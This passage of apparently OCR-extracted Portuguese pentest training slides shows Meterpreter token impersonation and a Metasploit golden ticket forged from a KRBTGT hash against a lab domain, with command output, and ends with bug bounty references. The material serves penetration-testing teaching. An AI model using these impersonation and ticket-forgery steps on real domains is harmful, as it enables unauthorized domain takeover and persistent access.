
Impersonate Token



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > use incognito
Loading extension incognito ... Success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
PENTEST\DC Pentest
PENTEST\P100002
Window Manager\DWM-1
Window Manager\DWM-2

Impersonation Tokens Available
========================================
PENTEST\P100001

meterpreter > impersonate_token PENTEST\\P100001
[-] No delegation token available
[+] Successfully impersonated user PENTEST\P100001
meterpreter > getuid
Server username: PENTEST\P100001
```


Persistência

DCShadow Attack



Persistência


Golden Ticket



```
Module options (post/windows/escalate/golden_ticket):

   Name          Current Setting                                 Required  Description
   ----          ---------------                                 --------  -----------
   DOMAIN        pentest.local                                   no        Target Domain
   Domain SID    S-1-5-21-3792359880-2425190317-2245409957      no        Domain SID
   END_IN        87608                                           yes       End in ... Duration in hours, default
   GROUPS        512,513,518,519,520                             no        ID of Groups (Comma Separated)
   ID                                                            no        Target User ID
   KRBTGT_HASH   22695b38ae6b558b6e665aa95f0dd192                no        KRBTGT NTLM Hash
   SESSION       10                                              yes       The session to run this module on
   USE           false                                           yes       Use the ticket in the current session
   USER          Administrator                                   no        Target User

msf6 post(windows/escalate/golden_ticket) > run

[*] Obtaining pentest.local SID ...
[+] Found pentest.local SID: S-1-5-21-3792359880-2425190317-2245409957
[*] Creating Golden Ticket for pentest.local\Administrator ...
[+] Golden Ticket Obtained!
[*] Ticket saved to /home/kali/.msf4/loot/20221003201405_default_192.168.80.139_golden.ticket_120762.bin
[*] Post module execution completed
msf6 post(windows/escalate/golden_ticket) > 
meterpreter > kerberos_ticket_list
[+] Kerberos tickets found in the current session.
[00000000] - 0×00000012 - aes256_hmac
   Start/End/MaxRenew: 10/3/2022 12:03:16 PM ; 10/3/2022 10:03:16 PM ; 10/10/2022 12:03:16 PM
   Server Name       : krbtgt/PENTEST.LOCAL @ PENTEST.LOCAL
   Client Name       : dc-pentest$ @ PENTEST.LOCAL
   Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
```

Persistência

Backdoor



Referências

Hackerone Top 10

Bugcrowd Top 10

Ataques OWASP

Report Blind XSS

RoadSec Do Pentest ao Bug Bounty

Como e o que estudar para Bug Bounty

Aprenda a ganhar muito dinheiro com Bug Bounty (SQL Injection)

Bug Bounty Resources

Resources for Beginner Bug Bounty Hunters

Portswigger Labs

Muito Obrigado!

https://www.linkedin.com/in/lucas-fp/